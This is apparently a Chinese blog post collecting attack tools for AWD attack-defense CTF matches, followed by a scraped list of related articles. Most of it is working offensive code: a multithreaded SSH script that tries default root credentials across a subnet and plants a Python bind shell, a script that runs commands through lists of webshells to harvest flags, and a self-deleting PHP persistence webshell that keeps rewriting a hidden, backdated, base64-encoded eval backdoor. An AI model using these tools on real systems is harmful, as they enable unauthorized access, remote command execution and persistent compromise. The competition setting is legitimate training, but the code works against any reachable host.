
AWD攻防工具脚本汇总(一)
最近工作很忙 今天抽空准备下AWD比赛得攻防工具和脚本
以下只是常用 希望下周不被吊锤~~ 后续整理后想抽空写成一个攻击框架汇总放github~~
这里从各种情景和需求中去总结工具和脚本的使用
情景一 默认SSH密码批量反弹shell
官方在给出服务器密码时,很有可能是默认的,需要赶快修改自己的密码并尝试能不能登陆别人的靶机
#-*- coding:utf-8 -*-

import paramiko

ip = '192.168.1.137'

port = ''

username = 'root'

passwd = 'toor'

# ssh 用户名 密码 登陆

def ssh_base_pwd(ip,port,username,passwd,cmd='ls'):

    port = int(port)

    ssh = paramiko.SSHClient()

    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    ssh.connect(hostname=ip, port=port, username=username, password=passwd)

    stdin,stdout,stderr = ssh.exec_command(cmd)

    result = stdout.read()

    if not result :

        print("无结果!")

        result = stderr.read()

    ssh.close()

    return result.decode()

a = ssh_base_pwd(ip,port,username,passwd)

print(a)

执行命令可以是写webshell或着直接查看flag 并返回提交
这里献上自己写的批量ssh登录并反弹python shell


#-*- coding:utf-8 -*-

import paramiko

import threading

import queue

import time

#反弹shell python

q=queue.Queue()

#lock = threading.Lock()

# ssh 用户名 密码 登陆

def ssh_base_pwd(ip,port,username,passwd,cmd):

    port = int(port)

    ssh = paramiko.SSHClient()

    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    ssh.connect(hostname=ip, port=port, username=username, password=passwd)

    stdin,stdout,stderr = ssh.exec_command(cmd)

    result = stdout.read()

    if not result :

        result = stderr.read()

    ssh.close()

    return result.decode()

def main(x):

    shell = '''

    #服务器端

    import socket

    import os

    s=socket.socket()   #创建套接字 #s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)

    s.bind(('0.0.0.0',1234))    #绑定地址和端口#0.0.0.0接收任意客户端ip连接

    s.listen(5)                 #调用listen方法开始监听端口,传入的参数为等待连接的最大数量

    con,addr=s.accept()     #接受一个客户端的连接

    #print(con,addr)

    for i in range(10):

        cmd=con.recv(1024)

        print(cmd)

        command=cmd.decode()

        if command.startswith('cd'):

            os.chdir(command[2:].strip())   #切换路径

            result=os.getcwd()      #显示路径

        else:

            result=os.popen(command).read()

        if result:

            con.send(result.encode())

        else:

            con.send(b'OK!')

    '''

    cmd = 'echo \"%s\" > ./shell.py' % (shell) +'&& python3 ./shell.py'

    port = ''

    username = 'root'

    passwd = 'toor'

    ip = '192.168.1.{}'.format(x)

    q.put(ip.strip(),block=True, timeout=None)

    ip_demo=q.get()

    #判断是否成功

    try:

        #lock.acquire()

        res = ssh_base_pwd(ip_demo,port,username,passwd,cmd='id')

        if res:

            print("[ + ]Ip: %s" % ip_demo +" is success!!! [ + ]")

            #lock.release()

            ssh_base_pwd(ip_demo,port,username,passwd,cmd)

    except:

        print("[ - ]Ip: %s" % ip_demo +" is Failed")

    if x > 255:

        print("Finshed!!!!!!!!")

    q.task_done()

#线程队列部分

th=[]

th_num=255

for x in range(th_num):

        t=threading.Thread(target=main,args=(x,))

        th.append(t)

for x in range(th_num):

        th[x].start()

for x in range(th_num):

        th[x].join()

#q.join()所有任务完成
情景二 dump源码
原因不说了
scp -r -P Port remote_username@remote_ip:remote_folder local_file
情景三 利用shell批量getflag
在有批量shell后 需要连接shell 批量得到flag并提交
#!/usr/bin/python

#coding=utf-8

import sys,requests,base64,time

#利用一句话木马得到flag

#加载一句话地址的文件

def shell_list(filepath):

    #格式 http://192.168.174.128/test.php?x=

    #返回列表

    try :

        with open(filepath,encoding='utf-8') as f:

            data = f.readlines()

            return data

    except :

        print("File"+filepath+" Not Found!")

        sys.exit()

def getflag(filepath):

    file = './flag'+str(time.time())[-5:]+'.txt'

    #加载shell地址

    list = shell_list(filepath)

    #访问 执行查看flag命令  linux就是cat

    cmd = "type flag.txt"

    getflag_cmd ="echo system(\"%s\");"%cmd

    for url in list:

        url  = url.strip('\r\n') + getflag_cmd

        try:

            res = requests.get(url=url,timeout=5)

        except:

            print(url+"[ - ] request timeout [ - ]")

        if res.content:

            content = str(res.content,'utf-8')

            try :

            #把得到的flag存到flag文件再批量提交

                with open(file,'a',encoding='utf-8') as f:

                    f.writelines(content+"\n")

            except :

                 print("写flag.txt文件失败!!")

                 sys.exit()

    print("[+] getflag sucessed! flag文件:" +file)

    return file

#批量提交flag

def sentflag(filepath,url):

    filename = getflag(filepath)#返回存放flag的地址

    #读取存放flag文件

    with open(filename,'r',encoding='utf-8') as f:

        flags = f.readlines()

        for flag in flags:

            links = url + flag.strip('\n')

            try :

                res = requests.get(url=links,timeout=3)

                if res.status_code==200 :

                    print("[ + ] Send Flag  %s Success [ + ]") % flag

            except :

                 print("[ - ] Send Flag Failed [ - ]")

                 sys.exit()

#第一个参数需要一个存放shell的地址,格式 http://192.168.174.128/test.php?x=

#第二个参数需要提交flag的地址 例如http://1.1.1.1/submit.php?token=xxxx&flag=xxxxx

filepath = './webshell.txt'

url = 'http://1.1.1.1/submit.php?token=xxxx&flag=xxxxx'

sentflag(filepath,url)
情景四 批量利用一句话木马种植不死马
主要是用来权限维持
分享一个自己写的不死马:
<?php

 //qing@3389..

    error_reporting(0);

    set_time_limit(0);   //PHP脚本限制了执行时间,set_time_limit(0)设置一个脚本的执行时间为无限长

    ignore_user_abort(1);  //ignore_user_abort如果设置为 TRUE,则忽略与用户的断开,脚本将继续运行。

    unlink(__FILE__);     //删除自身

 $file = '.config.php';

 $code = base64_decode('PD9waHAgLy9lcnJvcl9yZXBvcnRpbmcoMCk7ICBpZihtZDUoJF9QT1NUWydwYXNzJ10pPT09JzU5Nzg5ODY1YzVhMTcyNzdmYmYxMWJjNjIzODI4OTYwJykgIEBldmFsKCRfUE9TVFsnY21kJ10pOyAgPz4=');

 while(true) {

     if(md5(file_get_contents($file))!==md5($code)) {

         file_put_contents($file, $code);

     }

     system('chmod 777 .config.php');

     touch(".config.php",mktime(20,15,1,11,28,2016));

     usleep(100);

 }

?>


附上批量访问生成不死马脚本:
删除config马还是会一直生成
顺便提下不死马的解决方式:
目前最有效的办法就是重启PHP服务器。
但在awd模式下,一般无权限,
可以通过不断复写shell.php来达到该木马难以被使用的效果。
AWD攻防工具脚本汇总(一)的更多相关文章
- AWD攻防工具脚本汇总(二)
情景五:批量修改ssh密码 拿到官方靶机第一件事改自己机器的ssh密码,当然也可以改别人的密码~ import paramiko import sys ssh_clients = [] timeout ...
- CTF线下awd攻防文件监控脚本
CTF线下awd攻防赛中常用一个文件监控脚本来保护文件,但是就博主对于该脚本的审计分析 发现如下的问题: 1.记录文件的路径未修改导致log暴露原文件备份文件夹:drops_JWI96TY7ZKNMQ ...
- Ubunut18 安装docker环境&&AWD攻防平台部署
docker:有两个版本:docker-ce(社区版)和docker-ee(企业版). 参考官网地址:https://docs.docker.com/engine/installation/linux ...
- AWD攻防技战法
round1 弱口令 cat /etc/passwd 查看用户信息 修改用户密码(passwd username) 通过ssh弱口令批量getshell (通过msf的auxiliary/sca ...
- PowerShell工具脚本---按行数切割大文本文件
我编写的PowerShell工具脚本,[按行数切割大(文本)文件],生成n个小文件. 主要目的是为了能够让excel快速处理.或用脚本并发处理文本. 注意: 1 如果有必要,你可以先用其他工具,把大文 ...
- 网络攻防工具介绍——Wireshark
网络攻防工具介绍 Wireshark 简介 Wireshark(前称Ethereal)是一个网络封包分析软件.它是一个理想的开源多平台网络协议分析工具.网络封包分析软件的功能是撷取网络封包,并尽可能显 ...
- Ubuntu LTS 系统学习使用体会和实用工具软件汇总 6.04 8.04 10.04 12.04 14.04 16.04
Ubuntu LTS 系统学习体会和工具软件汇总 6.04 8.04 10.04 12.04 14.04 16.04 ubuntu入门必备pdf:http://download.csdn.net/de ...
- DNS 隐蔽通道工具资料汇总
http://www.cnblogs.com/bonelee/p/7651746.html DNS隧道和工具 内含dns2tcp.iodine.dnscat2工具的简单使用说明 iodine工具的使用 ...
- (转载)android 一些工具类汇总
android 一些工具类汇总 作者:曾田生z 字体:[增加 减小] 类型:转载 时间:2016-08-14我要评论 本文给大家汇总介绍了一些常用的Android工具类,非常的简单实用,有需要的小伙伴 ...
随机推荐
- kafka topic消息分配partition规则(Java源码)
我们知道Kafka 的消息通过topic进行分类.topic可以被分为若干个partition来存储消息.消息以追加的方式写入partition,然后以先入先出的顺序读取. 下面是topic和part ...
- Hive入门--2.分区表 外部分区表 关联查询
1.查看mysql中metastore数据存储结构 Metastore中只保存了表的描述信息(名字,列,类型,对应目录) 使用SQLYog连接itcast05 的mysql数据库 查看hive数据库 ...
- C#将数据导入到excel文件
最近在做C#对excel的操作程序,简单的与datagridview的交互如下 using System;using System.Collections.Generic;using System.C ...
- shiro+spring
公司自用的管理系统使用了shiro,但是对于这个登录页面跳转.登录的过程逻辑以及登录成功或者失败的跳转页面一直不理解,查看相关文档资料,整理出一些结果并本地调试测试,记录下备以后回顾之用. 对于spr ...
- JVM 内存区域大小参数设置
JVM内存包括区域 Heap(堆区) New Generation(新生代) Eden 伊甸园 Survivor From Survivor To Old Generation(老年代) 方法区 Pe ...
- MySql错误处理--错误代码和消息
附录B:错误代码和消息 目录 B.1. 服务器错误代码和消息 B.2. 客户端错误代码和消息 本章列出了当你用任何主机语言调用MySQL时可能出现的错误.首先列出了服务器错误消息.其次列出了客户端 ...
- 推荐5款自学手机APP,请低调收藏,让你变得越来越优秀
现在的手机APP真的是太多了,但里面的功能同类性又非常大,很难找到实用并且符合要求的APP.接下来就为小伙伴们推荐5款非常实用的APP软件,保证你会爱不释手,轻松秒变手机达人. 1.清爽视频编辑器 一 ...
- python实现感知机线性分类模型
前言 感知器是分类的线性分类模型,其中输入为实例的特征向量,输出为实例的类别,取+1或-1的值作为正类或负类.感知器对应于输入空间中对输入特征进行分类的超平面,属于判别模型. 通过梯度下降使误分类的损 ...
- Win10下80端口被System占用导致Apache无法启动
Windows10下80端口被PID为4的System占用导致Apache无法启动的分析与解决方案 方法/步骤 最近更新了Windows10,总体上来说效果还是蛮不错的,然而今天在开启Apac ...
- 记一次arch滚挂后,更换lts内核
背景 因为arch的滚动升级模式,每天pacman -Syu已经是一种习惯了(虽然我是使用yay的),升级过程中会连内核一起升级,但不会立刻生效,通常要等到下次重启时才会生效. 因为此前使用的是有一点 ...